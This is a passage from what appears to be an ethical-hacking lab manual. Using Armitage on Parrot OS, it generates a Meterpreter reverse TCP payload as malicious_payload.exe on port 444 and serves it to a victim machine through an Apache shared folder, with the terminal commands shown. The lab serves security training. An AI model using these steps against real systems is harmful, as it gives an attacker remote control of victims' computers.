
Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** --> **meterpreter**; double-click **meterpreter_reverse_tcp**.




19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.



20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



21. A Message pop-up appears; click **OK**.




22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.



```

[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# service postgresql start
[root@parrot] ~
# cp /root/Desktop/malicious_payload.exe /var/www/html/share/
[root@parrot] ~
# service apache2 start
[root@parrot] ~
# 

```

The terminal window shows the following sequence of commands:

- \$ sudo su
- [sudo] password for attacker:
- # cd
- # service postgresql start
- # cp /root/Desktop/malicious_payload.exe /var/www/html/share/
- # service apache2 start
- #

Below the terminal, an Armitage interface window is visible, showing the results of a Nmap scan. The output includes:

